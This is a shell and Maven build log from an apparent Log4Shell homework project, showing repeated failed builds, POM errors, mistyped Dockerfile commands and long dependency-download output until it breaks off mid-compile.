**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/listenablefuture/9999.0-empty-to-avoid-conflict-with-guava/listenablefuture-9999.0-empty-to-avoid-conflict-with-guava.jar (2.2 kB at 5.2 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/errorprone/error\_prone\_annotations/2.3.4/error\_prone\_annotations-2.3.4.jar (14 kB at 32 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/j2objc/j2objc-annotations/1.3/j2objc-annotations-1.3.jar (8.8 kB at 20 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.7/commons-lang3-3.7.jar (500 kB at 1.1 MB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/28.2-android/guava-28.2-android.jar (2.6 MB at 5.2 MB/s)**

**[INFO] ------------------------------------------------------------------------**

**[INFO] BUILD FAILURE**

**[INFO] ------------------------------------------------------------------------**

**[INFO] Total time: 18.215 s**

**[INFO] Finished at: 2025-05-28T23:10:41Z**

**[INFO] ------------------------------------------------------------------------**

**[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage (repackage) on project log4shell-demo: Execution repackage of goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage failed: Unable to find main class -> [Help 1]**

**[ERROR]**

**[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.**

**[ERROR] Re-run Maven using the -X switch to enable full debug logging.**

**[ERROR]**

**[ERROR] For more information about the errors and possible solutions, please read the following articles:**

**[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/PluginExecutionException**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ ls target/**

**log4shell-demo-0.0.1-SNAPSHOT.jar log4shell-demo-0.0.1-SNAPSHOT.jar.original maven-archiver**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ log4shell-homework-0.0.1-SNAPSHOT.jar**

**-bash: log4shell-homework-0.0.1-SNAPSHOT.jar: command not found**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package**

**[INFO] Scanning for projects...**

**[ERROR] [ERROR] Some problems were encountered while processing the POMs:**

**[ERROR] Malformed POM /home/ec2-user/log4shell-homework/pom.xml: Expected root element 'project' but found 'build' (position: START\_TAG seen <build>... @1:7) @ /home/ec2-user/log4shell-homework/pom.xml, line 1, column 7**

**[ERROR] 'modelVersion' is missing. @ line 1, column 7**

**[FATAL] 'groupId' is missing. @ line 1, column 7**

**[FATAL] 'artifactId' is missing. @ line 1, column 7**

**[FATAL] 'version' is missing. @ line 1, column 7**

**@**

**[ERROR] The build could not read 1 project -> [Help 1]**

**[ERROR]**

**[ERROR] The project [unknown-group-id]:[unknown-artifact-id]:[unknown-version] (/home/ec2-user/log4shell-homework/pom.xml) has 5 errors**

**[ERROR] Malformed POM /home/ec2-user/log4shell-homework/pom.xml: Expected root element 'project' but found 'build' (position: START\_TAG seen <build>... @1:7) @ /home/ec2-user/log4shell-homework/pom.xml, line 1, column 7 -> [Help 2]**

**[ERROR] 'modelVersion' is missing. @ line 1, column 7**

**[ERROR] 'groupId' is missing. @ line 1, column 7**

**[ERROR] 'artifactId' is missing. @ line 1, column 7**

**[ERROR] 'version' is missing. @ line 1, column 7**

**[ERROR]**

**[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.**

**[ERROR] Re-run Maven using the -X switch to enable full debug logging.**

**[ERROR]**

**[ERROR] For more information about the errors and possible solutions, please read the following articles:**

**[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/ProjectBuildingException**

**[ERROR] [Help 2] http://cwiki.apache.org/confluence/display/MAVEN/ModelParseException**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ FROM openjdk:17-jdk-slim**

**-bash: FROM: command not found**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ COPY target/log4shell-demo-0.0.1-SNAPSHOT.jar app.jar**

**-bash: COPY: command not found**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package**

**[INFO] Scanning for projects...**

**[ERROR] [ERROR] Some problems were encountered while processing the POMs:**

**[WARNING] 'build.plugins.plugin.version' for org.springframework.boot:spring-boot-maven-plugin is missing. @ line 38, column 21**

**[ERROR] 'dependencies.dependency.version' for org.springframework.boot:spring-boot-starter-web:jar is missing. @ line 22, column 21**

**[ERROR] 'dependencies.dependency.version' for org.springframework.boot:spring-boot-starter:jar is missing. @ line 26, column 21**

**[ERROR] 'dependencies.dependency.version' for org.springframework.boot:spring-boot-starter-logging:jar is missing. @ line 30, column 21**

**@**

**[ERROR] The build could not read 1 project -> [Help 1]**

**[ERROR]**

**[ERROR] The project com.example:log4shell-demo:0.0.1-SNAPSHOT (/home/ec2-user/log4shell-homework/pom.xml) has 3 errors**

**[ERROR] 'dependencies.dependency.version' for org.springframework.boot:spring-boot-starter-web:jar is missing. @ line 22, column 21**

**[ERROR] 'dependencies.dependency.version' for org.springframework.boot:spring-boot-starter:jar is missing. @ line 26, column 21**

**[ERROR] 'dependencies.dependency.version' for org.springframework.boot:spring-boot-starter-logging:jar is missing. @ line 30, column 21**

**[ERROR]**

**[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.**

**[ERROR] Re-run Maven using the -X switch to enable full debug logging.**

**[ERROR]**

**[ERROR] For more information about the errors and possible solutions, please read the following articles:**

**[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/ProjectBuildingException**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package**

**[INFO] Scanning for projects...**

**[INFO]**

**[INFO] ---------------------< com.example:log4shell-demo >---------------------**

**[INFO] Building log4shell-demo 0.0.1-SNAPSHOT**

**[INFO] --------------------------------[ jar ]---------------------------------**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-clean-plugin/2.5/maven-clean-plugin-2.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-clean-plugin/2.5/maven-clean-plugin-2.5.pom (3.9 kB at 9.4 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/22/maven-plugins-22.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/22/maven-plugins-22.pom (13 kB at 256 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/21/maven-parent-21.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/21/maven-parent-21.pom (26 kB at 462 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/10/apache-10.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/10/apache-10.pom (15 kB at 423 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-clean-plugin/2.5/maven-clean-plugin-2.5.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-clean-plugin/2.5/maven-clean-plugin-2.5.jar (25 kB at 724 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-resources-plugin/2.6/maven-resources-plugin-2.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-resources-plugin/2.6/maven-resources-plugin-2.6.pom (8.1 kB at 239 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/23/maven-plugins-23.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/23/maven-plugins-23.pom (9.2 kB at 317 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-resources-plugin/2.6/maven-resources-plugin-2.6.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-resources-plugin/2.6/maven-resources-plugin-2.6.jar (30 kB at 798 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-compiler-plugin/3.1/maven-compiler-plugin-3.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-compiler-plugin/3.1/maven-compiler-plugin-3.1.pom (10 kB at 378 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/24/maven-plugins-24.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-plugins/24/maven-plugins-24.pom (11 kB at 349 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-compiler-plugin/3.1/maven-compiler-plugin-3.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-compiler-plugin/3.1/maven-compiler-plugin-3.1.jar (43 kB at 877 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-surefire-plugin/2.12.4/maven-surefire-plugin-2.12.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-surefire-plugin/2.12.4/maven-surefire-plugin-2.12.4.pom (10 kB at 327 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire/2.12.4/surefire-2.12.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/surefire/surefire/2.12.4/surefire-2.12.4.pom (14 kB at 383 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-surefire-plugin/2.12.4/maven-surefire-plugin-2.12.4.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-surefire-plugin/2.12.4/maven-surefire-plugin-2.12.4.jar (30 kB at 846 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-jar-plugin/2.4/maven-jar-plugin-2.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-jar-plugin/2.4/maven-jar-plugin-2.4.pom (5.8 kB at 224 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-jar-plugin/2.4/maven-jar-plugin-2.4.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-jar-plugin/2.4/maven-jar-plugin-2.4.jar (34 kB at 851 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.25/slf4j-api-1.7.25.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.25/slf4j-api-1.7.25.pom (3.8 kB at 142 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-parent/1.7.25/slf4j-parent-1.7.25.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-parent/1.7.25/slf4j-parent-1.7.25.pom (14 kB at 500 kB/s)**

**[INFO]**

**[INFO] --- maven-clean-plugin:2.5:clean (default-clean) @ log4shell-demo ---**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/2.0.6/maven-plugin-api-2.0.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/2.0.6/maven-plugin-api-2.0.6.pom (1.5 kB at 54 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/2.0.6/maven-2.0.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/2.0.6/maven-2.0.6.pom (9.0 kB at 393 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/5/maven-parent-5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/5/maven-parent-5.pom (15 kB at 525 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/3/apache-3.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/3/apache-3.pom (3.4 kB at 143 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0/plexus-utils-3.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0/plexus-utils-3.0.pom (4.1 kB at 177 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/2.0.6/maven-plugin-api-2.0.6.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0/plexus-utils-3.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/2.0.6/maven-plugin-api-2.0.6.jar (13 kB at 429 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0/plexus-utils-3.0.jar (226 kB at 1.7 MB/s)**

**[INFO] Deleting /home/ec2-user/log4shell-homework/target**

**[INFO]**

**[INFO] --- maven-resources-plugin:2.6:resources (default-resources) @ log4shell-demo ---**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-project/2.0.6/maven-project-2.0.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-project/2.0.6/maven-project-2.0.6.pom (2.6 kB at 98 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/2.0.6/maven-settings-2.0.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/2.0.6/maven-settings-2.0.6.pom (2.0 kB at 69 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/2.0.6/maven-model-2.0.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/2.0.6/maven-model-2.0.6.pom (3.0 kB at 102 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.4.1/plexus-utils-1.4.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.4.1/plexus-utils-1.4.1.pom (1.9 kB at 80 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/junit/junit/3.8.1/junit-3.8.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/junit/junit/3.8.1/junit-3.8.1.pom (998 B at 43 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-profile/2.0.6/maven-profile-2.0.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-profile/2.0.6/maven-profile-2.0.6.pom (2.0 kB at 52 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact-manager/2.0.6/maven-artifact-manager-2.0.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact-manager/2.0.6/maven-artifact-manager-2.0.6.pom (2.6 kB at 85 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/2.0.6/maven-repository-metadata-2.0.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/2.0.6/maven-repository-metadata-2.0.6.pom (1.9 kB at 71 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/2.0.6/maven-artifact-2.0.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/2.0.6/maven-artifact-2.0.6.pom (1.6 kB at 63 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-registry/2.0.6/maven-plugin-registry-2.0.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-registry/2.0.6/maven-plugin-registry-2.0.6.pom (1.9 kB at 72 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/2.0.6/maven-core-2.0.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/2.0.6/maven-core-2.0.6.pom (6.7 kB at 280 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-parameter-documenter/2.0.6/maven-plugin-parameter-documenter-2.0.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-parameter-documenter/2.0.6/maven-plugin-parameter-documenter-2.0.6.pom (1.9 kB at 80 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting-api/2.0.6/maven-reporting-api-2.0.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting-api/2.0.6/maven-reporting-api-2.0.6.pom (1.8 kB at 67 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting/2.0.6/maven-reporting-2.0.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting/2.0.6/maven-reporting-2.0.6.pom (1.4 kB at 63 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/doxia/doxia-sink-api/1.0-alpha-7/doxia-sink-api-1.0-alpha-7.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/doxia/doxia-sink-api/1.0-alpha-7/doxia-sink-api-1.0-alpha-7.pom (424 B at 12 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/doxia/doxia/1.0-alpha-7/doxia-1.0-alpha-7.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/doxia/doxia/1.0-alpha-7/doxia-1.0-alpha-7.pom (3.9 kB at 196 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-error-diagnostics/2.0.6/maven-error-diagnostics-2.0.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-error-diagnostics/2.0.6/maven-error-diagnostics-2.0.6.pom (1.7 kB at 61 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/commons-cli/commons-cli/1.0/commons-cli-1.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/commons-cli/commons-cli/1.0/commons-cli-1.0.pom (2.1 kB at 88 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-descriptor/2.0.6/maven-plugin-descriptor-2.0.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-descriptor/2.0.6/maven-plugin-descriptor-2.0.6.pom (2.0 kB at 88 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interactivity-api/1.0-alpha-4/plexus-interactivity-api-1.0-alpha-4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interactivity-api/1.0-alpha-4/plexus-interactivity-api-1.0-alpha-4.pom (7.1 kB at 355 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-monitor/2.0.6/maven-monitor-2.0.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-monitor/2.0.6/maven-monitor-2.0.6.pom (1.3 kB at 60 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-filtering/1.1/maven-filtering-1.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-filtering/1.1/maven-filtering-1.1.pom (5.8 kB at 145 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/17/maven-shared-components-17.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/17/maven-shared-components-17.pom (8.7 kB at 281 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.12/plexus-interpolation-1.12.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.12/plexus-interpolation-1.12.pom (889 B at 37 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-build-api/0.0.4/plexus-build-api-0.0.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-build-api/0.0.4/plexus-build-api-0.0.4.pom (2.9 kB at 84 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/spice/spice-parent/10/spice-parent-10.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/spice/spice-parent/10/spice-parent-10.pom (3.0 kB at 137 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/forge/forge-parent/3/forge-parent-3.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/forge/forge-parent/3/forge-parent-3.pom (5.0 kB at 210 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.13/plexus-interpolation-1.13.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.13/plexus-interpolation-1.13.pom (890 B at 42 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/1.1.15/plexus-components-1.1.15.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/1.1.15/plexus-components-1.1.15.pom (2.8 kB at 119 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/2.0.3/plexus-2.0.3.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/2.0.3/plexus-2.0.3.pom (15 kB at 773 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-project/2.0.6/maven-project-2.0.6.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-profile/2.0.6/maven-profile-2.0.6.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact-manager/2.0.6/maven-artifact-manager-2.0.6.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-registry/2.0.6/maven-plugin-registry-2.0.6.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/2.0.6/maven-core-2.0.6.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-profile/2.0.6/maven-profile-2.0.6.jar (35 kB at 904 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-parameter-documenter/2.0.6/maven-plugin-parameter-documenter-2.0.6.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-project/2.0.6/maven-project-2.0.6.jar (116 kB at 2.4 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting-api/2.0.6/maven-reporting-api-2.0.6.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/reporting/maven-reporting-api/2.0.6/maven-reporting-api-2.0.6.jar (9.9 kB at 262 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/doxia/doxia-sink-api/1.0-alpha-7/doxia-sink-api-1.0-alpha-7.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-parameter-documenter/2.0.6/maven-plugin-parameter-documenter-2.0.6.jar (21 kB at 532 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/2.0.6/maven-repository-metadata-2.0.6.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact-manager/2.0.6/maven-artifact-manager-2.0.6.jar (57 kB at 774 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-error-diagnostics/2.0.6/maven-error-diagnostics-2.0.6.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-registry/2.0.6/maven-plugin-registry-2.0.6.jar (29 kB at 340 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/commons-cli/commons-cli/1.0/commons-cli-1.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/doxia/doxia-sink-api/1.0-alpha-7/doxia-sink-api-1.0-alpha-7.jar (5.9 kB at 97 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-descriptor/2.0.6/maven-plugin-descriptor-2.0.6.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/2.0.6/maven-repository-metadata-2.0.6.jar (24 kB at 395 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interactivity-api/1.0-alpha-4/plexus-interactivity-api-1.0-alpha-4.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-error-diagnostics/2.0.6/maven-error-diagnostics-2.0.6.jar (14 kB at 192 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/2.0.6/maven-artifact-2.0.6.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/2.0.6/maven-core-2.0.6.jar (152 kB at 1.8 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/2.0.6/maven-settings-2.0.6.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interactivity-api/1.0-alpha-4/plexus-interactivity-api-1.0-alpha-4.jar (13 kB at 162 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/2.0.6/maven-model-2.0.6.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-descriptor/2.0.6/maven-plugin-descriptor-2.0.6.jar (37 kB at 380 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-monitor/2.0.6/maven-monitor-2.0.6.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/commons-cli/commons-cli/1.0/commons-cli-1.0.jar (30 kB at 304 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/junit/junit/3.8.1/junit-3.8.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/2.0.6/maven-settings-2.0.6.jar (49 kB at 435 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/2.0.5/plexus-utils-2.0.5.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-monitor/2.0.6/maven-monitor-2.0.6.jar (10 kB at 82 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-filtering/1.1/maven-filtering-1.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/2.0.6/maven-artifact-2.0.6.jar (87 kB at 693 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-build-api/0.0.4/plexus-build-api-0.0.4.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/2.0.6/maven-model-2.0.6.jar (86 kB at 665 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.13/plexus-interpolation-1.13.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/junit/junit/3.8.1/junit-3.8.1.jar (121 kB at 818 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-build-api/0.0.4/plexus-build-api-0.0.4.jar (6.8 kB at 45 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-filtering/1.1/maven-filtering-1.1.jar (43 kB at 275 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.13/plexus-interpolation-1.13.jar (61 kB at 379 kB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/2.0.5/plexus-utils-2.0.5.jar (223 kB at 1.2 MB/s)**

**[WARNING] Using platform encoding (UTF-8 actually) to copy filtered resources, i.e. build is platform dependent!**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.1:compile (default-compile) @ log4shell-demo ---**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/2.0.9/maven-plugin-api-2.0.9.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/2.0.9/maven-plugin-api-2.0.9.pom (1.5 kB at 57 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/2.0.9/maven-2.0.9.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/2.0.9/maven-2.0.9.pom (19 kB at 610 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/8/maven-parent-8.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/8/maven-parent-8.pom (24 kB at 1.0 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/4/apache-4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/4/apache-4.pom (4.5 kB at 225 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/2.0.9/maven-artifact-2.0.9.pom**

